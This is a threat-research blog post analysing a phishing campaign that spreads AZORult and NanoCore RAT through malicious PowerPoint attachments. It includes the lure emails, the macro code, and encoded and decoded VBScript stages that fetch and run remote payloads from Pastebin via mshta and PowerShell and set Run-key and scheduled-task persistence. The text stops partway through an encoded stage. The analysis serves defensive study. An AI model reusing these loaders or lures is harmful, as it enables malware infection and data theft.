Multistage FreeDom Loader Used to Spread AZORult and NanoCore RAT

zscaler.com/blogs/research/multistage-freedom-loader-used-spread-azorult-and-nanocore-rat

In March 2020, ThreatLabz observed several Microsoft Office PowerPoint files being used in the wild by a threat actor to spread AZORult and NanoCore RAT. The malicious files in this campaign used an interesting payload delivery method that distinguishes it from the common malware delivery methods observed on a daily basis. The infection chain is modular, with multiple stages involved before the final payload is executed on the machine.

Since the last week of March 2020, we observed a few changes in the encoding method and the macro code used in the loader, which we will also describe in this blog.


This campaign is active in the wild at the time of this writing.

We provide a technical description of the infection chain and the unique indicators found in the files, which we used to categorize the loader with a specific name. We also used the unique delivery method used in this campaign, along with other attributes, to correlate this threat actor to the Aggah campaign, which was documented in April 2019 by Unit 42.

The older instances of the campaign in 2019 were used to spread the Revenge RAT. In the new instances, we have observed a few changes in the campaign in addition to the type of final payload delivered.

Email delivery method

The malware delivery method in this campaign involves sending Microsoft Office PowerPoint files as attachments to the users. An example of the email is shown in Figure 1.


Bima Pradipta
RMW PO 200100171 - PT RAFITAMA MILLENIAL WAHYUDI
To: undisclosed-recipients:;
31 March 2020 at 04:13

Hi,

Please refer to our attached new order. let us know your best price including shipping cost to our address below.

NOTE: Items in red ink must be shipped by express shipment.

Thank you for your kindly support.

Best regards,

Bima Pradipta A

Purchasing & Import

RAFITAMA MILLENIAL WAHYUDI

Phone : 62-21 - 54210098

Fax : 62-21 - 54210099

Address : Jl. Boulevard Raya, Graha Saphire Blok M5 No. 9C

Gading Serpong, Tangerang, 15810.


This email message, including accompanying communications and attachments, is strictly confidential, for the sole use of the intended recipient(s) and may contain privileged information. Any unauthorized use, review, disclosure or distribution is prohibited. If you are not the intended recipient, please contact the sender by reply e-mail and destroy all copies of the original message. Thank you.

þPlease consider the environment before printing this e-mail.

20200330JU30181529080.ppt

Figure 1: An email targeting users in Indonesia.

Figure 2 shows two more email samples that show the threat actor targeting users in South Korea.


JHJun
Analysis Reports From IDS Group
To: undisclosed-recipients:;
26 March 2020 at 02:16

Hi,

As requested, please find attached analysis reports.

Should you have any queries in relation to the attached analysis reports, please do not hesitate to contact us.

Thank you and best regards,


JHJUN (Ms.) / KYAHN (Mr.) - IDS
IDS

****
IDS GROUP CO., LTD

#105, Byoksan digital vally 3 cha, 271, Digital-ro
Guro-gu, Seoul, Korea
Tel: +82-2-2025-1150
Fax: 82-2-2025-1154
****

Analysis Reports.ppt

Figure 2: An email targeting South Korean users with an analysis report theme.


Thomas Stone

RE: P/O Proposal

To: yoonyc66@hanmail.net

6 March 2020 at 06:35

TS

Hello,

I hope you are having a good day.

Please provide a working mobile number I can reach you on, as I have tried countless times to connect with you after our last conversation but all efforts proved abortive.

I have gone through your portfolio and I must commend your achievements so far. Great job!

My Boss has expressed his interest in establishing a leading business relationship with your firm and trust that we can further acheive even more.

Also note that all outstanding payment from the previous invoice will be paid completely before the new deal commences.

Kindly view the attached P/O proposal and I would appreciate your suggestions on the figures and commission.

Kindest Regards,

Thomas Stone. Proposal PO.ppt

Figure 3: An email targeting South Korea users with a business proposal theme.

Based on the analysis of the email content and email headers, we concluded that this threat actor has been actively targeting users in the Asian subcontinent, specifically South Korea and Indonesia. The content of the emails varies from business proposals to product price negotiations.

Technical analysis of the multistage loader

We will take a Microsoft Office PowerPoint file as an example to demonstrate the infection chain and the various steps involved in it.

The MD5 hash for this is: 0b0b570451b699d96c70ebf400628caa.

Macro-based downloader [Stage 1]

The PowerPoint file contains a macro that leverages mshta to download the next stage payload from Pastebin. Auto_Close() in the macro ensures that the malicious code is executed only when the file is closed.

All the instances we observed in March 2020 were using j.mp as the shortened URL service to download the next stage payload.

The relevant macro code is shown in Figure 4.




```
Sub animations()
Auto_Close
End Sub

Sub Auto_Close()
Shell "" + """" + "ms" + "hta" + """" + """" + "" + "ht" + "tps" + ":\\j." + "mp\dahs734dds" + "dgha54"""
End Sub
```

Figure 4: The macro code in the Microsoft Office file used to download the next stage.


The shortened URL redirects to the Pastebin URL: hxxps://pastebin[.]com/raw/rsbLNHJg, which contains the encoded next stage. We can see in Figure 5 that this Pastebin account belongs to the username LUNLAYLOO.



```
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22%26%2386%3B%26%2366%3B%26%2383%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23112
%3B%26%23116%3B%22%3E%0A%0A%0A%0A%27schedular%20%0A%0ACreateObject%28%22WScript.Shell%22%29.Run%20StrReverse%28%22/%2008%20om
/%20ETUNIM%20cs/%20etaerc/%20sksathcs%22%29%20+%20%22tn%20%22%22Pornhub%22%22%20/tr%20%22%22%5C%22%22%27mshta%5C%22%22%20http
%3A%5C%5Cpastebin.com%5Craw%5CiNzQftqw%22%22%20/F%20%22%2C0%0A%0A%27instant%20%0ACreateObject%28%22WScript.Shell%22%29.Run%20%22
%22%22mshta%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5CiNzQftqw%22%22%22%0A%0A%0A%27customer%20backup%0ACreateObject
%28%22WScript.Shell%22%29.RegWrite%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%5CBACKup2%22%2C%20%22%22%22m
%22%20+%20%22s%22%20+%20%22h%22%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5CwmU2hRgd%22%22%22%2C
%20%22REG_SZ%22%0A%0A%27mine%20backup%0A%0ACreateObject%28%22WScript.Shell%22%29.RegWrite
%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%5CBACKup3%22%2C%20%22%22%22m%22%20+%20%22s%22%20+%20%22h
%22%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5ChxKddkar%22%22%22%2C%20%22REG_SZ%22%0A%0A%0A
%27run%20once%20defender%0ACreateObject%28%22WScript.Shell%22%29.RegWrite
%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurrentVersion%5CRunOnce%5C%22%2C%20%22%22%22m%22%20+%20%22s%22%20+%20%22h%22
%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5Cv2US1QAY%22%22%22%2C%20%22REG_SZ%22%0A%0A%0A
%0A%0Aself.close%0A%3C/script%3E%0A%0A"));
//-->
</script>
```

Figure 5: The encoded content of the next stage hosted on Pastebin.

Figure 6 shows a screenshot of the Pastebin account hosting this content. All the content hosted by this user on Pastebin is set to private.


https://pastebin.com/u/lunlayloo

Lunlayloo's Pastebin PRO

907 0 228 DAYS AGO

Lunlayloo has no public pastes.


Figure 6: All the pastes under the username Lunlayloo on Pastebin are set to private.

Among all the samples we analyzed in this campaign, the Pastebin accounts that were used to host the multiple stages belonged only to three individuals (listed below) and they were re-used across all the samples.

- lunlayloo
- redcobalt
- gogga7

JavaScript loader [Stage 2]

With the help of a macro, it downloads an encoded VBScript from Pastebin as shown in Figure 7.




```
<script>
<!--
document.write(unescape(
"%3Cscript%20language%3D%22%26%2386%3B%26%2366%3B%26%2383%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23112%3B%26%23116%3B%22%3E%0A%0A%0A%0A%27schedular%20%0A%0ACreateObject%
28%22WScript.Shell%22%29.Run%20StrReverse%28%22/%2008%20om/%20ETUNIM%20cs/%20etaerc/%20sksathcs%22%29%20+%20%22tn%20%22%22Pornhub%22%22%20/tr%20%22%22%5C%22%22%27mshta%5C%
22%22%20http%3A%5C%5Cpastebin.com%5Craw%5CiNzQftqw%22%22%20/F%20%22%2C0%0A%0A%27instant%20%0ACreateObject%28%22WScript.Shell%22%29.Run%20%22%22%22mshta%22%22%22%22http%3A%
5C%5Cpastebin.com%5Craw%5CiNzQftqw%22%22%22%0A%0A%0A%27customer%20backup%0ACreateObject%28%22WScript.Shell%22%29.RegWrite%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurr
entVersion%5CRun%5CBACKup2%22%2C%20%22%22%22m%22%20+%20%22s%22%20+%20%22h%22%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5CwmU2hRgd%22%22%22%2C%20%
22REG_SZ%22%0A%0A%27mine%20backup%0A%0ACreateObject%28%22WScript.Shell%22%29.RegWrite%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%5CBACKup3%22%2C%20%
22%22%22m%22%20+%20%22s%22%20+%20%22h%22%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5ChxKddkar%22%22%22%2C%20%22REG_SZ%22%0A%0A%0A%27run%20once%20
defender%0ACreateObject%28%22WScript.Shell%22%29.RegWrite%20%22HKCU%5CSoftware%5CMicrosoft%5CWindows%5CCurrentVersion%5CRunOnce%5C%22%2C%20%22%22%22m%22%20+%20%22s%22%20+%
20%22h%22%20+%20%22t%22%20+%20%22a%22%22%22%22http%3A%5C%5Cpastebin.com%5Craw%5Cv2US1QAY%22%22%22%2C%20%22REG_SZ%22%0A%0A%0A%0A%0Aself.close%0A%3C/script%3E%0A%0A"));
//-->
</script>
```

Figure 7: The obfuscated JavaScript downloaded by the macro.

The encoding method used was consistent across all the samples we observed in March 2020. In the newer variants seen in the wild, we observed a few changes in the encoding method, which we will describe later in this blog.

The URL-encoded text was decoded using the unescape() function.

The decoded script is a VBScript as shown in Figure 8.



```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">



'schedular

CreateObject("WScript.Shell").Run StrReverse("/ 08 om/ ETUNIM cs/ etaerc/ sksathcs") + "tn ""Pornhub"" /tr ""\""'mshta\"" http:\\pastebin.com\raw\iNzQftqw"" /F ",0

'instant
CreateObject("WScript.Shell").Run """mshta""""http:\\pastebin.com\raw\iNzQftqw"""


'customer backup
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BACKup2", """m" + "s" + "h" + "t" + "a""""http:\\pastebin.com\raw\wmU2hRgd""",
"REG_SZ"

'mine backup

CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BACKup3", """m" + "s" + "h" + "t" + "a""""http:\\pastebin.com\raw\hxKddkar""",
"REG_SZ"


'run once defender
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\", """m" + "s" + "h" + "t" + "a""""http:\\pastebin.com\raw\v2US1QAY""",
"REG_SZ"




self.close
</script>
```

Figure 8: The decoded VBScript used to download the next stage and start the infection chain.

The main operations performed at this stage are:


1. It creates a scheduled task with the name Pornhub. This task leverages mshta to download the next stage payload from Pastebin as well. We observed the scheduled task name set to Pornhub in all the samples used in this campaign, which is another indicator we used to correlate the samples.
2. The same command that was scheduled in step 1 is also immediately executed to start the infection chain.
3. It creates the following three Windows registry keys for persistence (used for the backup plan as the name indicates) to ensure that the infection chain begins once the machine is restarted.

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BACKup2
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BACKup3
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\

The fact that this VBScript ensures that a scheduled task is created and three backup Windows Registry keys are created for persistence indicates that the attacker took extra measures to ensure that the infection chain starts on the machine.

VBScript leverages PowerShell [Stage 3]


In Stage 3, another encoded VBScript is fetched from Pastebin as shown below.



```
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22%26%2386%3B%26%2366%3B%26%2383%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23112%3B%26%23116%3B%22%3E%0ASet%20mmn%20%3D%20Cr
eateObject%28StrReverse%28%22llehS.tpircSW%22%29%29%0Allll%20%3D%20%22p%22%20+%20%22o%22%20+%20%22w%22%20+%20%22e%22%20+%20%22r%22%20+%20%22she%22%20+%20%22ll%20do%20%7B%24
ping%20%3D%20test-connection%20-comp%20google.com%20-count%201%20-Quiet%7D%20until%20%28%24ping%29%3B%24p22%20%3D%20%5BEnum%5D%3A%3AToObject%28%5BSystem.Net.Secu%22%20+%20%
22rityProtocolType%5D%2C%203072%29%3B%5BSystem.Net.ServicePointManager%5D%3A%3ASecurityProtocol%20%3D%20%24p22%3B%24t%3D%20New-Object%20-Com%20Microsoft.XMLHTTP%3B%24t.open
%28%27GET%27%2C%27%22%20+%20%22h%22%20+%20%22t%22%20+%20%22t%22%20+%20%22p%22%20+%20%22s%22%20+%20%22%3A//pastebin.com%22%20+%20%22/raw/%22%20+%20%228Zeb%22%20+%20%22E1MG%2
